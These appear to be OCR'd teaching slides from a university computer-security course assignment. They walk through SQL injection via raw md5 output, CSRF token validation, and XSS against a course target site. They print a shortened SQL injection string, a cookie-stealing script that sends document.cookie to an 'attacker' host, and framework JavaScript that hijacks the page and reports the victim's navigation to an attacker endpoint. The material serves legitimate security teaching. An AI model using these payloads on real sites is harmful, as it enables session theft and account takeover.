MP4: Checkpoint 2

CS 461/ECE 422


4.2.1: SQL Injection

Different levels of defense, must hack at each level.

4.2.1.3: Escaping and Hashing

PHP md5 function manual: http://php.net/manual/en/function.md5.php

Why is this vulnerable??



```
$username =  mysql_real_escape_string($_POST['username']);
    $password = md5($_POST['password'], true);
    $sql_s = "SELECT * FROM users WHERE username='$username' and
     pw='$password'";
    $rs = mysql_query($sql_s);
```

Vulnerability:

Imagine input x.

Y = md5(x, true)

Y is bitstring which can have ASCII meaning depending on x

SELECT * FROM users WHERE username = ‘$username’ and pw=’y’

CAN do SQL injection!

BUT finding y takes forever

INSTEAD let’s find substring to use such that same effect as demo

Shorten Injection String

“--” is syntax for comment

Original: <str1>’ OR ‘x’ = ‘x’; --<str2>


Shortened (remove spaces): <str1>’OR’x’=’x’;--<str2>

SELECT * FROM users WHERE username = ‘$username’ and pw=’ <str1>’OR’<str2> ’

- If <str2> begins with ‘1’ through ‘9’, then right evals to TRUE
- Can use ‘or’ or ‘oR’ or ‘||’
- Different variations can cause speedup in code

4.2.2: Executing CSRF

Purpose of token validation is to defend against CSRF. Bungle does it when the defense is enabled by user on the navigation bar


Bungle! - Mozilla Firefox

permalink.co:8080


CSRF: 1 - Token validation XSS: 0 - No defense

Bungle! Not logged in.

Log in or create an account.

Inspect Element

F12 from Firefox, or right click in any browser. Go to “Network” tab.




CSRF: 1 - Token validation XSS: 0 - No defense

✓	Method	File	Domain	Type	Transferred	Size	0 ms 1.28 s 2.56 s 3.84 s 5.12 s
▲ 303	POST	login	permalink.co:8080	html	3.66 KB	0 KB	→ 119 ms
● 200	GET	/	permalink.co:8080	html	3.66 KB	3.66 KB	→ 130 ms
○ 200	GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached	95.06 KB	
○ 200	GET	jquery.min.js	ajax.googleapis.com	js	cached	81.65 KB	
○ 200	GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached	95.06 KB	

5 requests, 275.42 KB, 5.90 s

The token is part of the request cookie:



CSRF: 1 - Token validation XSS: 0 - No defense

✓	Method	File	Domain	Type	Trans
303	POST	login	permalink.co:8080	html	3.66 KB
200	GET	/	permalink.co:8080	html	3.66 KB
200	GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached
200	GET	jquery.min.js	ajax.googleapis.com	js	cached
200	GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached

Headers Cookies Params Response Timings Preview

Filter cookies


Response cookies

Request cookies

csrf_token: "d18de93bf2c22a68009d6aa31e3071b0"
csrfdefense: "1"
xssdefense: "0"

5 requests, 275.42 KB, 5.90 s

The same token is passed as a parameter in POST:



CSRF: 1 - Token validation XSS: 0 - No defense

	Method	File	Domain	Type	Trans
▲	303 POST	login	permalink.co:8080	html	3.66 KB
●	200 GET	/	permalink.co:8080	html	3.66 KB
○	200 GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached
○	200 GET	jquery.min.js	ajax.googleapis.com	js	cached
○	200 GET	bootstrap.min.css	cdnjs.cloudflare.com	css	cached

Form data

```
csrf_token: "d18de93bf2c22a68009d6aa31e3071b0"
username: "attacker"
password: "l33th4x"
```

CSRF Defense:

If Malory, an adversary between user and Bungle, wants to make a CSRF attack between user and Bungle, then Malory needs to provide csrf_token as one of POST request parameters.


In order to do that, Malory needs the information from the user's browser cookie to pass it as a parameter.

Is there anyway Malory can obtain this cookie from user's browser?

- Other vulnerability like XSS can invalidate token validation.

YES.

We know how to obtain cookie through Javascript (document.cookie)


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

4.2.3: Cross-Site Scripting (XSS)

Given framework code

Make changes to attack varying levels of defense

Source Code: HTML

Import jquery (library to make accessing elements in HTML easier)

Jquery:

    $(”#html_id”)
    $(“.html_class”)
    $(“html_tag”)

```
<meta charset="utf-8">
<script src="http://ajax.googleapis.com/ajax/libs/jquery/2.0.3/jquery.min.js"></script>
<script>
</script>
<h3></h3>
```

Source Code: Javascript

This function executes autonomously and immediately without being called

Create a link using helper function makeLink and display it in <h3> tag using html() function (access as $(“h3”))

```
var xssdefense = 0;
var target = "http://trurl.cs.Illinois.edu/";
var attacker = "http://127.0.0.1:31337/stolen";

$(function() {
    var url = makeLink(xssdefense, target, attacker);
    $("h3").html("<a target=\"run\" href=\"" + url + "\">Try Bungle!</a>");
});
```

Source Code: Helper Function

encodeURIComponent?

URI is Uniform Resource Identifier (wrapper of URL)

makeLink uses helper function payload() to create payload’

Why append payload.toString()

```
function makeLink(xssdefense, target, attacker) {
    if (xssdefense == 0) {
        return target + "./search?xssdefense=" + xssdefense.toString() + "&q=" +
            encodeURIComponent("<script" + ">" + payload.toString() +
                              ";payload(\"" + attacker + "\");</script" + ">");
    } else {
        // Implement code to defeat XSS defenses here.
    }
}
```

Source Code: Payload Function

```
function payload(attacker) {
    function log(data) {
        console.log($.param(data));
        $.get(attacker, data);
    }
    function proxy(href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
    $("html").hide();
    proxy(attacker, "./");
}
```

Source Code: Log Function

```
function log(attacker, data) {
        console.log($.param(data));
        $.get(attacker, data);
}
```

- log() is a helper function which logs the **data** given as a parameter on console.
- In addition, this function makes a get request to a URL value stored in parameter **attacker**.

Source Code: Proxy Function

- This is a wrapper function calling $(“html”).load()
- What is $().load()? http://api.jquery.com/load/
- Other interesting functions: .show() and .val()

```
function proxy(attacker, href) {
        $("html").load(href, function(){
            $("html").show();
            log(attacker, {event: "nav", uri: href});
            $("#query").val("pwned!");
        });
    }
```

XSS Analysis

Think about current capabilities of this code.

- Reports to adversary when user goes to this URL
- Makes a console log (useful for debugging)
- Hides the html until everything is ready
- Writes into #query field

Also, think about what this code is missing from the requirements for 4.2.3.

- What kind of harm did this code do?
- How about duration of the attack? What happens if user clicks on a Bungle banner on top left corner? What happens if user logs in with his/her account?

Questions?